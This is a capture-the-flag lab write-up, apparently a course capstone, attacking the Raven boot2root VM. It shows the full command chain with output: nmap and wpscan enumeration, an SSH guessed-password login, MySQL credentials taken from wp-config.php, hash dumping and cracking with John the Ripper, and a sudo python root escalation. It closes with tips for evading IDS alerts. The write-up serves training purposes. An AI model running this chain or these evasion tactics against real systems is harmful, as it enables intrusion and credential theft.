Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

01

Network Topology & Critical Vulnerabilities

02


Exploits Used

03

Methods Used to Avoiding Detect

Network Topology
& Critical Vulnerabilities

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask:
255.255.255.0
Gateway:
192.168.1.1

Machines

IPv4: 192.168.1.90
OS: Linux 5.4.0
Hostname: Kali

IPv4: 192.168.1.100
OS: Ubuntu 18.04.4 LTS
Hostname: ELK

IPv4: 192.168.1.105
OS: Ubuntu 18.01.1 LTS
Hostname: Capstone

IPv4: 192.168.1.110
OS: Debian GNU/Linux 8
Hostname: Target 1

Critical Vulnerabilities: Target 1


Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Network Mapping	Network IPs were discovered with netdiscover and open ports mapped with nmap.	Ability to discover network IPs and open ports.
Enumerating Users on Wordpress	Usernames steven and michael were discovered with WPScan	Username was used to gain access to Wordpress server.
Weak User Password	Weak password was guessed.	Ability to use weak password to ssh into Wordpress server.
Access to MySQL Database	A file named wp-config.php was discovered containing login credentials for the MySQL database.	Ability to login to MySQL database.
Extract Data From MySQL database	Password hashes discovered for users steven and michael.	Hashes were extracted and cracked using John the Ripper.
Escalation to Root Privileges	Python sudo privilege discovered for user steven.	Sudo Python privilege used to escalate to root.


Exploits Used

Exploitation: Network Mapping

- netdiscover was used to identify network IPs and nmap was used to map open ports.
- Network IPs were identified. Open ports, services and versions, host name, and OS were discovered.




netdiscover -r 192.168.1.1/16



nmap -sV 192.168.1.110

Exploitation: Enumeration Users On Wordpress

- WPScan was used to enumerate Wordpress users.
- Identified users steven and michael using Author ID Brute Force and confirmed by Login Error Messages



wpscan --url http://192.168.1.110/wordpress --enumerate u

Exploitation: Weak User Password

- Weak password guessed.
- Able to ssh using michael’s weak password to gain a user shell on target machine.

ssh michael@192.168.1.110
michael@192.168.1.110’s password: michael

Exploitation: Weak User Password - Flags 1 & 2

- Flags 1 and 2 were found after establishing the ssh connection.

```
michael@target1:/var/www/html$ cat service.html | grep flag
                        <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
```

Flag 1
cat /var/www/html/service.html | grep flag

```
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

Flag 2
cat /var/www/flag2.txt

Exploitation: Access to MySQL Database

- Discovered MySQL Database credentials using michael's user shell in /var/www/html/wordpress
- Able to login to MySQL Database with root privileges.

```
michael@target1:~$ cat /var/www/html/wordpress/wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define('AUTH_KEY',         '0&ItXmn^q2d[e*yB:9,L:rR<B`h+DG,zQ&SN{Or3zalh.JE+Q!Gi:L7U[(T:J5ay');
```

```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

MySQL Database Credentials

cat /var/www/html/wordpress/wp-config.php

```
michael@target1:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 37
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

mysql -u root -p

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.01 sec)
```

show databases;

```
mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+---------------------+
| Tables_in_wordpress |
+---------------------+
| wp_commentmeta      |
| wp_comments         |
| wp_links            |
| wp_options          |
| wp_postmeta         |
| wp_posts            |
| wp_term_relationships |
| wp_term_taxonomy    |
| wp_termmeta         |
| wp_terms            |
| wp_usermeta         |
| wp_users            |
+---------------------+
12 rows in set (0.00 sec)
```

use wordpress;
show tables;

Exploitation: Extract Data From MySQL Database

- Querying MySQL Database
- Discovered hashed passwords for steven and michael in MySQL Database and extracted them to a file named wp_hashes.txt. Steven's hash was then cracked using John the Ripper.

```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-----------------+----------+---------------------+---------------------+----
---------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email      | user_url | user_registered     | user_activation_key | use
r_status | display_name  |
+----+------------+------------------------------------+---------------+-----------------+----------+---------------------+---------------------+----
---------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |                     |
       0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |                     |
       0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-----------------+----------+---------------------+---------------------+----
---------+---------------+
2 rows in set (0.00 sec)
```

select * from wp_users;

```
mysql> select user_login, user_pass from wp_users;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 |
| steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ |
+------------+------------------------------------+
2 rows in set (0.00 sec)
```


select user_login, user_pass from wp_users;

```
root@Kali:~# john wp_hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
root@Kali:~# ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos  wp_hashes.txt
root@Kali:~# echo michael:$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 > wp_hashes.txt
root@Kali:~# cat wp_hashes.txt
michael:.VQcGZlDeiKToCQd.cPw5XCe0
root@Kali:~# cat wp_hashes.txt
michael:.VQcGZlDeiKToCQd.cPw5XCe0
root@Kali:~# echo michael:$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 > wp_hashes.txt
root@Kali:~# cat wp_hashes.txt
michael:.VQcGZlDeiKToCQd.cPw5XCe0
root@Kali:~# nano wp_hashes.txt
root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 96 needed for performance.
Warning: Only 79 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (steven)
```

john wp_hashes.txt

Exploitation: Extract Data From MySQL Database - Flag 3

- Flag 3 was found with command: **select * from wp_posts**



Exploitation: Escalation to Root Privileges

- Used sudo -l to discover steven's python privileges and ran python command to escalate to root.
- Python command used to escalate privilege to root.

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$
```

sudo -l

```
User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven#
```

sudo python -c 'import pty;pty.spawn("/bin/bash")


Flag 4 was found in the root folder

```
root@target1:~# cat flag4.txt
______
| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```

cat flag4.txt

Exploitation: Escalation to Root Privileges - Flag 4

- Flag 4 was found in the root folder



cat flag4.txt

Avoiding Detection

Stealth Exploitation of Network Mapping

Monitoring Overview

- TCP Request Alert
- Metrics used - sum of TCP requests
- Alert will fire when more than 15 TCP requests are received in 10 seconds from any IP source address to any destination port.

Mitigating Detection

- You could execute without triggering an alert by only scanning vulnerable ports such as 80 and 22 with the nmap -p option.
- An alternate exploit could be the decoy scan with nmap -D. The IDS may report several port scans from unique IP addresses, but they won’t be able to identify which IPs were scanning, and which were decoys. This will not prevent an alert, but can make it harder to pinpoint the attacker’s IP.

Stealth Exploitation of Enumerate WordPress Users

Monitoring Overview

- The Excessive HTTP Errors alerts detect this exploit
- Metrics used - HTTP response error codes
- Alert will fire when more than 400 HTTP response error codes are received in the last 5 minutes.

Mitigating Detection

- You can avoid detection by staggering requests.
- An alternative exploit would be using the --stealthy option for WPScan and to narrow down the url to the login page with --url.

Stealth Exploitation of OpenSSH

Monitoring Overview

- Source IP SSH Monitoring Alert
- Metrics used - Source IP
- Alert will fire when access to SSH is granted to unauthorized IP addresses.

Mitigating Detection

- The can be exploited without triggering an alert by utilizing a VPN or masking IP address to one within the trusted range.
- Alternative exploits would require significant access to the network.